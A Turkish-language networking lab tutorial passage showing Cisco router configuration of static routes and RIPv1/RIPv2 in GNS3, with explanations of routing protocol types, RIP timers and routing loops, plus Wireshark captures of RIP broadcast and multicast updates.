*Aug 8 10:05:40.787: %LINK-3-UPDOWN: Interface Serial1/1, changed state to up
R1(config)#
*Aug 8 10:05:41.795: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/1,
R1(config)#
*Aug 8 10:06:07.439: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/1,
R1(config)#ip route 3.3.3.0 255.255.255.252 se1/1
R1(config)#ip route 4.4.4.0 255.255.255.252 se1/1
R1(config)#

```

```

R3#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R3(config)#interface se 1/0
R3(config-if)#ip addr 2.2.2.2 255.255.255.252
R3(config-if)#no sh
R3(config-if)#
*Aug 8 10:11:55.747: %LINK-3-UPDOWN: Interface Serial1/0, changed state to up
R3(config-if)#

R3(config-if)#interface se 1/2
R3(config-if)#ip addr 3.3.3.1 255.255.255.252
R3(config-if)#no sh
R3(config-if)#
*Aug 8 10:12:48.627: %LINK-3-UPDOWN: Interface Serial1/2, changed state to up
R3(config-if)#
*Aug 8 10:12:49.635: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/2, changed state to up
R3(config-if)#interface se 1/1
R3(config-if)#ip addr 4.4.4.1 255.255.255.255

R3(config-if)#ip addr 4.4.4.1 255.255.255.252
R3(config-if)#no sh
R3(config-if)#
*Aug 8 10:13:26.351: %LINK-3-UPDOWN: Interface Serial1/1, changed state to up
R3(config-if)#
*Aug 8 10:13:27.359: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/1, changed state to up
R3(config-if)#ip route 1.1.1.0 255.255.255.252 2.2.2.1

R3(config-if)#ip route 1.1.1.0 255.255.255.252 2.2.2.1
R3(config)#do sh ip route

```

```

R4#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R4(config)#interface se 1/0
R4(config-if)#ip addr 4.4.4.2 255.255.255.252
R4(config-if)#no sh
R4(config-if)#
*Aug 8 10:20:22.255: %LINK-3-UPDOWN: Interface Serial1/0, changed state to up
R4(config-if)#
*Aug 8 10:20:23.263: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/0,
R4(config-if)#ip route 3.3.3.0 255.255.255.252 4.4.4.1
R4(config)#ip route 2.2.2.0 255.255.255.252 4.4.4.1
R4(config)#ip route 1.1.1.0 255.255.255.252 se 1/0
R4(config)#do wr
Warning: Attempting to overwrite an NVRAM configuration previously written
by a different version of the system image.
Overwrite the previous NVRAM configuration?[confirm]
Building configuration...
[OK]

```

```

R5#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R5(config)#interface s1/0
R5(config-if)#ip addr 3.3.3.2 255.255.255.252
R5(config-if)#no sh
R5(config-if)#
*Aug 8 10:24:58.699: %LINK-3-UPDOWN: Interface Serial1/0, changed state to up
R5(config-if)#
*Aug 8 10:24:59.699: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/0,
R5(config-if)#ip route 4.4.4.0 255.255.255.252 3.3.3.1
R5(config)#ip route 2.2.2.0 255.255.255.252 3.3.3.1
R5(config)#ip route 1.1.1.0 255.255.255.252 3.3.3.1
R5(config)#

```

ROUTE TABLOLARI:

```

R2#show ip route static
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
        D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
        N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
        E1 - OSPF external type 1, E2 - OSPF external type 2
        i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
        ia - IS-IS inter area, * - candidate default, U - per-user static route
        o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
        + - replicated route, % - next hop override

Gateway of last resort is not set

      2.0.0.0/30 is subnetted, 1 subnets
S       2.2.2.0 [1/0] via 1.1.1.2
      3.0.0.0/30 is subnetted, 1 subnets
S       3.3.3.0 [1/0] via 1.1.1.2
      4.0.0.0/30 is subnetted, 1 subnets
S       4.4.4.0 [1/0] via 1.1.1.2
R2#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
        D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
        N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
        E1 - OSPF external type 1, E2 - OSPF external type 2
        i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
        ia - IS-IS inter area, * - candidate default, U - per-user static route
        o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
        + - replicated route, % - next hop override

Gateway of last resort is not set

      1.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C       1.1.1.0/30 is directly connected, Serial1/0
L       1.1.1.1/32 is directly connected, Serial1/0
      2.0.0.0/30 is subnetted, 1 subnets
S       2.2.2.0 [1/0] via 1.1.1.2
      3.0.0.0/30 is subnetted, 1 subnets
S       3.3.3.0 [1/0] via 1.1.1.2
      4.0.0.0/30 is subnetted, 1 subnets
S       4.4.4.0 [1/0] via 1.1.1.2
R2#

```

```

R1#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       + - replicated route, % - next hop override

```

Gateway of last resort is not set

```

      1.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C       1.1.1.0/30 is directly connected, Serial1/0
L       1.1.1.2/32 is directly connected, Serial1/0
      2.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C       2.2.2.0/30 is directly connected, Serial1/1
L       2.2.2.1/32 is directly connected, Serial1/1
      3.0.0.0/30 is subnetted, 1 subnets
S       3.3.3.0 is directly connected, Serial1/1
      4.0.0.0/30 is subnetted, 1 subnets
S       4.4.4.0 is directly connected, Serial1/1
R1#ping 4.4.4.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 4.4.4.2, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 40/44/60 ms
R1#ping 3.3.3.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 3.3.3.2, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 36/39/40 ms
R1#

```

```

R3#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       + - replicated route, % - next hop override

```

Gateway of last resort is not set

```

      1.0.0.0/30 is subnetted, 1 subnets
S       1.1.1.0 [1/0] via 2.2.2.1
      2.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C       2.2.2.0/30 is directly connected, Serial1/0
L       2.2.2.2/32 is directly connected, Serial1/0
      3.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C       3.3.3.0/30 is directly connected, Serial1/2
L       3.3.3.1/32 is directly connected, Serial1/2
      4.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C       4.4.4.0/30 is directly connected, Serial1/1
L       4.4.4.1/32 is directly connected, Serial1/1
R3#

```

```
R4#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
        D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
        N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
        E1 - OSPF external type 1, E2 - OSPF external type 2
        i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
        ia - IS-IS inter area, * - candidate default, U - per-user static route
        o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
        + - replicated route, % - next hop override
```

Gateway of last resort is not set

```

      1.0.0.0/30 is subnetted, 1 subnets
S       1.1.1.0 is directly connected, Serial1/0
      2.0.0.0/30 is subnetted, 1 subnets
S       2.2.2.0 [1/0] via 4.4.4.1
      3.0.0.0/30 is subnetted, 1 subnets
S       3.3.3.0 [1/0] via 4.4.4.1
      4.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C       4.4.4.0/30 is directly connected, Serial1/0
L       4.4.4.2/32 is directly connected, Serial1/0
R4#
```

```
R5#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
        D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
        N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
        E1 - OSPF external type 1, E2 - OSPF external type 2
        i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
        ia - IS-IS inter area, * - candidate default, U - per-user static route
        o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
        + - replicated route, % - next hop override
```

Gateway of last resort is not set

```

      1.0.0.0/30 is subnetted, 1 subnets
S       1.1.1.0 [1/0] via 3.3.3.1
      2.0.0.0/30 is subnetted, 1 subnets
S       2.2.2.0 [1/0] via 3.3.3.1
      3.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C       3.3.3.0/30 is directly connected, Serial1/0
L       3.3.3.2/32 is directly connected, Serial1/0
      4.0.0.0/30 is subnetted, 1 subnets
S       4.4.4.0 [1/0] via 3.3.3.1
```

```
R5#ping 1.1.1.1
```

Type escape sequence to abort.

Sending 5, 100-byte ICMP Echos to 1.1.1.1, timeout is 2 seconds:

!!!!

Success rate is 100 percent (5/5), round-trip min/avg/max = 56/62/76 ms

```
R5#
```

Yukarıdaki lab çalışmasında statik route yazılarak IP haberleşmesi routerlar ile sağlanmıştır.

DEFAULT ROUTE

Ağıdaki tüm IP almış cihazların trafiğinin yönlendirileceği next hop ya da çıkış interface'ni göstermek için yazılır. Yazılışı aşağıdaki gibidir;

```
ip route 0.0.0.0 0.0.0.0 < next hop ip >  
< exit interface >
```

DİNAMİK ROUTING PROTOKOLLERİ

Dinamik routing işleminde tüm routerlara hedef ağa nasıl hangi yoldan gidileceği tek tek yazılmaz. Routerlar direk olarak bağlı olan ağlar yazılarak ilgili dinamik yönlendirme protokolü çalıştırıldığında tüm yönlendiriciler bağlı oldukları ağları birbirlerine bildirerek routing tablolarını güncellerler. RIPv1/v2 OSPF EIGRP dinamik routing protokollerine örnek olarak verilebilir.

Routing Protokolleri 3 ana başlık altında incelenebilir,

Distance vector protokolleri hedef ağa olan uzaklığı hesaplayarak uzaktaki bir ağa gidilebilecek en iyi yolu bulur. Bir paketin uğradığı tüm routerlar hop olarak adlandırılır. RIPv1 ve IGRP protokolleri distance vector protokolleridir. Bu protokoller **routing tablosunun tamamını** komşularına gönderirler.

Link state protokolleri üzerlerinde 3 ayrı tablo tutarlar. Bu tablolardan biri direk bağlı olan komşuların kayıtlarını tutar. Diğerleri tüm ağ tablosunun topolojisini oluştururken 3. tablo ise routing tablosu olarak tutulur. OSPF link state bir routing protokolüdür. Link state kullanan routerlar multicast trafik üreterek ağıdaki diğer tüm routerlara bağlantı durumlarını içeren mesajlar gönderirler.

Hybrid protokoller distance vector ve link state'in birlikte kullanımıyla ortaya çıkmıştır. Örnek olarak EIGRP verilebilir.


DISTANCE VECTOR ROUTING

Bu yöntemde kullanılan algorithma routing tablosunun içeriğinin tamamı komşu routerlara gönderilir. Routing tabloları çevreden gelen routing mesajları sayesinde doldurulur. (Kulaktan duyma routing) Routing işleminde öncelike AD administrative distance değerlerine bakılır. Eğer AD değerleri eşitse metric değerlerine bakılarak paket yönlendirilmesi yapılır. **RIP bir ağa giden en iyi yolu seçmek için sadece hop sayısına bakar. RIP 6 eşit bağlantıya kadar yük dengelemesi yapabilir.** RIP kullanılırken convergence time değerinin düşük olması problemlere yol açabilmektedir.

Kısır Ağ Döngüsü

Kaynak: Todd Lammle

Her router eşzamanlı, hatta yakın zamanda güncellenmezse routing **kısır** döngüleri olur. İşte bir örnek: Şekil 6.15'deki, Network 5'e bağlı interface'in arızalandığını düşünelim. Tüm router'lar Network 5 hakkındaki bilgiyi RouterE'den öğrenir. RouterA, tablosunda, Network 5'e RouterB üzerinden bir yola sahiptir.



Şekil 6.15: Routing **kısır** döngü örneği.

Network 5 arızalandığında, RouterE, RouterC'ye söyler. Bu, RouterC'nin, RouterE üzerinden Network 5'e routing yapmasını durdurmasına sebep olur. Fakat RouterA, B ve D, henüz Network 5'in arızalandığını bilmezler. Bu nedenle, güncelleme bilgisi göndermeye devam ederler. RouterC sonunda güncellemesini gönderecektir ve RouterB, Network5'e routing yapmayı durduracaktır. Fakat RouterA ve D, hala güncel değildir. Onlara göre, Network 5, RouterB üzerinden 3 metriğiyle hala erişilebilir görünmektedir.

RouterA, kendi düzenli 30-saniye "Hello, ben hala buradayım" mesajını gönderir. Bunlar, hakkındaki bilgi sahibi oldukları linklerdir ve Network5'e ulaşabilmeyi de içermektedir. Şimdi, RouterB ve D, Network 5'e, RouterA'dan erişilebileceği haberini alırlar ve böylece, RouterB ve D, Network 5'in erişilebilir bilgisini gönderirler. Network 5 için hedeflenen her paket, RouterA'ya, RouterB'ye ve sonra tekrar RouterA'ya gidecektir. Bunun adı, routing **kısır** döngüsüdür. Bunu nasıl durdurursunuz?

RIP için max hop sayısı 16'dır. 15 hoptan sonra hedef ulaşılamaz mesajı alınır. **SPLIT HORIZON** kuralına göre bir interface'den ROUTER X ile alakalı güncel bilgi alındığında tekrar o interfaceden ROUTERX için güncel bilgi gönderilmez. (+ hold down)RIP

Routing Information protokol çalışma yapısını anlamak için aşağıdaki uygulama yapılacaktır. İlk olarak aşağıdaki terimlere göz atınız.

Route Update Timer: RIP ile çalışan routerlar her 30sn de bir birbirlerine route tablolarının kopyalarını yollarlarlar.


Route Invalid Timer: Arıza gibi nedenlerden ötürü bir router devre dışı kaldığında 180 sn sonra o router diğer routerlar tarafından yok sayılır.

Hold Down Timer: Bir router devre dışı kaldıktan sonra yeniden devreye girse bile hold down zamanı olan 180 sn beklemede kalınır.

Route Flash Timer: Bir routerın tamamen routing tablosundan çıkartılması için geçen zamandır. 240 sn.

UYGULAMA 15 RIP VERSION 1

Aşağıda gösterien ağı GNS3 üzerinde kurunuz. RIP ile routing işlemi gerçekleştirerek ağ analizini wireshark ile yapınız.



```
enable
conf t
router rip
network <network IP>
```

****RIP version 1 VLSM desteklemez. Classful olarak çalışır. Mesajlar broadcast olarak yayılırlar. Kimlik denetimli doğrulama yoktur.**

IP ayarları;

R4

```
R4(config)#interface se 1/0
R4(config-if)#ip addr 192.168.1.1 255.255.255.0
R4(config-if)#no sh
R4(config-if)#
```

R1

```
R1(config-if)#ip addr 1.1.1.1 255.255.255.252
R1(config-if)#no sh
R1(config-if)#
*Aug 10 15:01:28.711: %LINK-3-UPDOWN: Interface Serial1/1, changed state to up
R1(config-if)#
*Aug 10 15:01:29.719: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/1,
R1(config-if)#
*Aug 10 15:01:58.403: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/1,
R1(config-if)#do sh ip int brief
Interface                IP-Address      OK? Method Status                Protocol
FastEthernet0/0          unassigned      YES unset  administratively down  down
Serial1/0                 192.168.1.2     YES manual  up                    up
Serial1/1                 1.1.1.1         YES manual  up                    down
Serial1/2                 unassigned      YES unset  administratively down  down
Serial1/3                 unassigned      YES unset  administratively down  down
Serial2/0                 unassigned      YES unset  administratively down  down
Serial2/1                 unassigned      YES unset  administratively down  down
Serial2/2                 unassigned      YES unset  administratively down  down
Serial2/3                 unassigned      YES unset  administratively down  down
Serial2/4                 unassigned      YES unset  administratively down  down
Serial2/5                 unassigned      YES unset  administratively down  down
Serial2/6                 unassigned      YES unset  administratively down  down
Serial2/7                 unassigned      YES unset  administratively down  down
R1(config-if)#
```

R2

```
R2(config-if)#ip addr 2.2.2.1 255.255.255.252
R2(config-if)#no sh
R2(config-if)#do sh
*Aug 10 15:05:15.187: %LINK-3-UPDOWN: Interface Serial1/1, changed state to up
R2(config-if)#do sh ip i
*Aug 10 15:05:16.195: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/1, changed
R2(config-if)#do sh ip int brief
Interface IP-Address OK? Method Status Protocol
FastEthernet0/0 unassigned YES unset administratively down down
Serial1/0 1.1.1.2 YES manual up up
Serial1/1 2.2.2.1 YES manual up up
Serial1/2 unassigned YES unset administratively down down
Serial1/3 unassigned YES unset administratively down down
Serial2/0 unassigned YES unset administratively down down
Serial2/1 unassigned YES unset administratively down down
Serial2/2 unassigned YES unset administratively down down
Serial2/3 unassigned YES unset administratively down down
Serial2/4 unassigned YES unset administratively down down
Serial2/5 unassigned YES unset administratively down down
Serial2/6 unassigned YES unset administratively down down
Serial2/7 unassigned YES unset administratively down down
R2(config-if)#
*Aug 10 15:05:37.419: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/1, changed
R2(config-if)#
```

R3

```
R3#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R3(config)#interface se 1/0
R3(config-if)#ip addr 2.2.2.2 255.255.255.252
R3(config-if)#no sh
R3(config-if)#interface
*Aug 10 15:07:21.635: %LINK-3-UPDOWN: Interface Serial1/0, changed state to up
R3(config-if)#interface se
*Aug 10 15:07:22.643: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/0, changed
R3(config-if)#interface se 1/1
R3(config-if)#ip addr 10.0.0.1 255.0.0.0
R3(config-if)#no sh
R3(config-if)#do sh ip int br
*Aug 10 15:07:44.711: %LINK-3-UPDOWN: Interface Serial1/1, changed state to up
R3(config-if)#do sh ip int brief
Interface IP-Address OK? Method Status Protocol
FastEthernet0/0 unassigned YES unset administratively down down
Serial1/0 2.2.2.2 YES manual up up
Serial1/1 10.0.0.1 YES manual up up
Serial1/2 unassigned YES unset administratively down down
```

R5

```
R5#CONF T
Enter configuration commands, one per line. End with CNTL/Z.
R5(config)#interface se 1/0
R5(config-if)#ip addr 10.0.0.2 255.0.0.0
R5(config-if)#no sh
R5(config-if)#do sh
*Aug 10 15:10:46.035: %LINK-3-UPDOWN: Interface Serial1/0, changed state to up
R5(config-if)#do sh ip int
*Aug 10 15:10:47.043: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/0, changed
R5(config-if)#do sh ip int brief
Interface                IP-Address      OK? Method Status      Protocol
FastEthernet0/0          unassigned      YES unset    administratively down down
Serial1/0                 10.0.0.2        YES manual    up          up
Serial1/1                 unassigned      YES unset    administratively down down
Serial1/2                 unassigned      YES unset    administratively down down
Serial1/3                 unassigned      YES unset    administratively down down
Serial2/0                 unassigned      YES unset    administratively down down
Serial2/1                 unassigned      YES unset    administratively down down
Serial2/2                 unassigned      YES unset    administratively down down
Serial2/3                 unassigned      YES unset    administratively down down
Serial2/4                 unassigned      YES unset    administratively down down
Serial2/5                 unassigned      YES unset    administratively down down
Serial2/6                 unassigned      YES unset    administratively down down
Serial2/7                 unassigned      YES unset    administratively down down
R5(config-if)#
```

ROUTING FAZI

Bu aşamada aşağıda gösterildiği gibi RIP ile routing işlemi yapılmıştır.

```
R4(config-if)#router rip
R4(config-router)#network 192.168.1.0 ?
<cr>

R4(config-router)#network 192.168.1.0

R1(config-if)#router rip
R1(config-router)#network 1.1.1.0
R1(config-router)#network 192.168.1.0
R1(config-router)#

R2(config-if)#router rip
R2(config-router)#network 1.1.1.0
R2(config-router)#network 2.2.2.0

R3(config-if)#router rip
R3(config-router)#network 10.0.0.0
R3(config-router)#network 2.2.2.0
R3(config-router)#
```

```

R5(config-if)#router rip
R5(config-router)#network 10.0.0.0
R5(config-router)#do sh ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
        D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
        N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
        E1 - OSPF external type 1, E2 - OSPF external type 2
        i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
        ia - IS-IS inter area, * - candidate default, U - per-user static route
        o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
        + - replicated route, % - next hop override

```

Gateway of last resort is not set

```

R      1.0.0.0/8 [120/2] via 10.0.0.1, 00:00:05, Serial1/0
R      2.0.0.0/8 [120/1] via 10.0.0.1, 00:00:05, Serial1/0
      10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C      10.0.0.0/8 is directly connected, Serial1/0
L      10.0.0.2/32 is directly connected, Serial1/0
R      192.168.1.0/24 [120/3] via 10.0.0.1, 00:00:05, Serial1/0
R5(config-router)#

```

AĞ ANALİZİ

Sniffer çıktılarından trafiğin broadcast olduğunu gösteriniz. Request ve Response paketlerini inceleyiniz.

129 526.767967	1.1.1.1	255.255.255.255	RIPv1	56 Response
130 529.804564	N/A	N/A	CDP	337 Device ID: R1 Port ID: Serial1/1
131 529.970959	N/A	N/A	SLARP	24 Line keepalive, outgoing sequence ...
132 530.434970	N/A	N/A	SLARP	24 Line keepalive, outgoing sequence ...
133 539.993116	N/A	N/A	SLARP	24 Line keepalive, outgoing sequence ...
134 540.457689	N/A	N/A	SLARP	24 Line keepalive, outgoing sequence ...
135 544.826568	N/A	N/A	CDP	346 Device ID: R2 Port ID: Serial1/0
136 549.970159	N/A	N/A	SLARP	24 Line keepalive, outgoing sequence ...
137 550.445332	N/A	N/A	SLARP	24 Line keepalive, outgoing sequence ...
138 553.115137	1.1.1.1	255.255.255.255	RIPv1	56 Response
139 559.994031	N/A	N/A	SLARP	24 Line keepalive, outgoing sequence ...
140 560.459979	N/A	N/A	SLARP	24 Line keepalive, outgoing sequence ...
141 567.939619	1.1.1.2	255.255.255.255	RIPv1	56 Request
142 567.950133	1.1.1.1	1.1.1.2	RIPv1	56 Response
143 569.977597	N/A	N/A	SLARP	24 Line keepalive, outgoing sequence ...
144 570.443181	N/A	N/A	SLARP	24 Line keepalive, outgoing sequence ...
145 576.702595	1.1.1.2	255.255.255.255	RIPv1	56 Response
146 579.983395	N/A	N/A	SLARP	24 Line keepalive, outgoing sequence ...
147 580.455283	N/A	N/A	SLARP	24 Line keepalive, outgoing sequence ...
148 580.711291	1.1.1.1	255.255.255.255	RIPv1	56 Response
149 582.628104	N/A	N/A	CDP	337 Device ID: R1 Port ID: Serial1/1
150 589.991609	N/A	N/A	SLARP	24 Line keepalive, outgoing sequence ...
151 590.447271	N/A	N/A	SLARP	24 Line keepalive, outgoing sequence ...
152 596.824789	1.1.1.2	255.255.255.255	RIPv1	56 Response

```

> Frame 142: 56 bytes on wire (448 bits), 56 bytes captured (448 bits) on interface 0
> Cisco HDLC
> Internet Protocol Version 4, Src: 1.1.1.1, Dst: 1.1.1.2
✓ User Datagram Protocol, Src Port: 520, Dst Port: 520
  Source Port: 520
  Destination Port: 520
  Length: 32
  Checksum: 0x33ed [unverified]
  [Checksum Status: Unverified]
  [Stream index: 2]
✓ Routing Information Protocol
  Command: Response (2)
  Version: RIPv1 (1)

```

Bağlantılardan birini kopartarak trafiği inceleyiniz.

Metric

```

> Frame 293: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on interface 0
> Cisco HDLC
> Internet Protocol Version 4, Src: 1.1.1.2, Dst: 255.255.255.255
✓ User Datagram Protocol, Src Port: 520, Dst Port: 520
  Source Port: 520
  Destination Port: 520
  Length: 52
  Checksum: 0xeb5d [unverified]
  [Checksum Status: Unverified]
  [Stream index: 1]
✓ Routing Information Protocol
  Command: Response (2)
  Version: RIPv1 (1)
  ✓ IP Address: 2.0.0.0, Metric: 1
    Address Family: IP (2)
    IP Address: 2.0.0.0
    Metric: 1
  ✓ IP Address: 10.0.0.0, Metric: 16
    Address Family: IP (2)
    IP Address: 10.0.0.0
    Metric: 16

```

Metric değerinin 16 olduğu görülecektir. Daha sonra bağlantıyı tekrar takınız;

```

  Source Port: 520
  Destination Port: 520
  Length: 32
  Checksum: 0xed96 [unverified]
  [Checksum Status: Unverified]
  [Stream index: 1]
✓ Routing Information Protocol
  Command: Response (2)
  Version: RIPv1 (1)
  ✓ IP Address: 10.0.0.0, Metric: 2
    Address Family: IP (2)
    IP Address: 10.0.0.0
    Metric: 2

```

UYGULAMA 16 RIP VERSİYON 2

RIP versiyon 1'in aksine versiyon 2 de VLSM kullanılabilir, mesajlar multicast tabanlıdır. Multicast olarak 224.0.0.9 adresini kullanır. MD5 authentication sağlanır. Max hop sayısı yine 15 dir.

Bir önceki örnekte yapılan labı versiyon 2 ye çevirerek paket analizi yapınız.

```
R5(config-router)#version 2
R5(config-router)#
R5(config-router)#no auto-summary
```

No.	Time	Source	Destination	Protocol	Length	Info
456	1568.662837	1.1.1.2	224.0.0.9	RIPv2	76	Response
458	1570.197288	1.1.1.1	224.0.0.9	RIPv2	56	Response
465	1596.050557	1.1.1.2	224.0.0.9	RIPv2	76	Response
466	1598.239477	1.1.1.1	224.0.0.9	RIPv2	56	Response
474	1622.822288	1.1.1.2	224.0.0.9	RIPv2	76	Response
475	1624.675354	1.1.1.1	224.0.0.9	RIPv2	56	Response
483	1652.684737	1.1.1.2	224.0.0.9	RIPv2	76	Response
484	1653.295638	1.1.1.1	224.0.0.9	RIPv2	56	Response
493	1680.978167	1.1.1.2	224.0.0.9	RIPv2	76	Response
494	1681.588579	1.1.1.1	224.0.0.9	RIPv2	56	Response
499	1707.492434	1.1.1.2	224.0.0.9	RIPv2	76	Response
503	1711.238001	1.1.1.1	224.0.0.9	RIPv2	56	Response
508	1733.650918	1.1.1.2	224.0.0.9	RIPv2	76	Response
511	1740.276384	1.1.1.1	224.0.0.9	RIPv2	56	Response
517	1760.692058	1.1.1.2	224.0.0.9	RIPv2	76	Response
519	1768.570323	1.1.1.1	224.0.0.9	RIPv2	56	Response

Wireshark · Packet 503 · wireshark_-_20170810151330_a05968

> Frame 503: 56 bytes on wire (448 bits), 56 bytes captured (448 bits) on interface 0
> Cisco HDLC
> Internet Protocol Version 4, Src: 1.1.1.1, Dst: 224.0.0.9
▼ User Datagram Protocol, Src Port: 520, Dst Port: 520
Source Port: 520
Destination Port: 520
Length: 32
Checksum: 0x56e4 [unverified]
[Checksum Status: Unverified]
[Stream index: 4]
▼ Routing Information Protocol
Command: Response (2)
Version: RIPv2 (2)
RIP Address: 192.168.1.0, Metric: 1

0000 0f 00 08 00 45 c0 00 34 00 00 00 00 02 11 d5 eeE..4
0010 01 01 01 01 e0 00 00 09 02 08 02 08 00 20 56 e4 V..
0020 02 02 00 00 00 02 00 00 c0 a8 01 00 ff ff ff 00
0030 00 00 00 00 00 00 00 01
.....

Route tablosuna aşağıdaki komutlarla bakınız

 R4

```
R 10.0.0.0/8 [120/3] via 192.168.1.2, 00:00:11, Serial1/0
  192.168.1.0/24 is variably subnetted, 2 subnets, 2 masks
C   192.168.1.0/24 is directly connected, Serial1/0
L   192.168.1.1/32 is directly connected, Serial1/0
R4#show ip route rip ?
| Output modifiers
<cr>
```

R4#show ip route rip

Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
E1 - OSPF external type 1, E2 - OSPF external type 2
i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
ia - IS-IS inter area, * - candidate default, U - per-user static route
o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
+ - replicated route, % - next hop override

Gateway of last resort is not set

```
R 1.0.0.0/8 [120/1] via 192.168.1.2, 00:00:02, Serial1/0
R 2.0.0.0/8 [120/2] via 192.168.1.2, 00:00:02, Serial1/0
R 10.0.0.0/8 [120/3] via 192.168.1.2, 00:00:02, Serial1/0
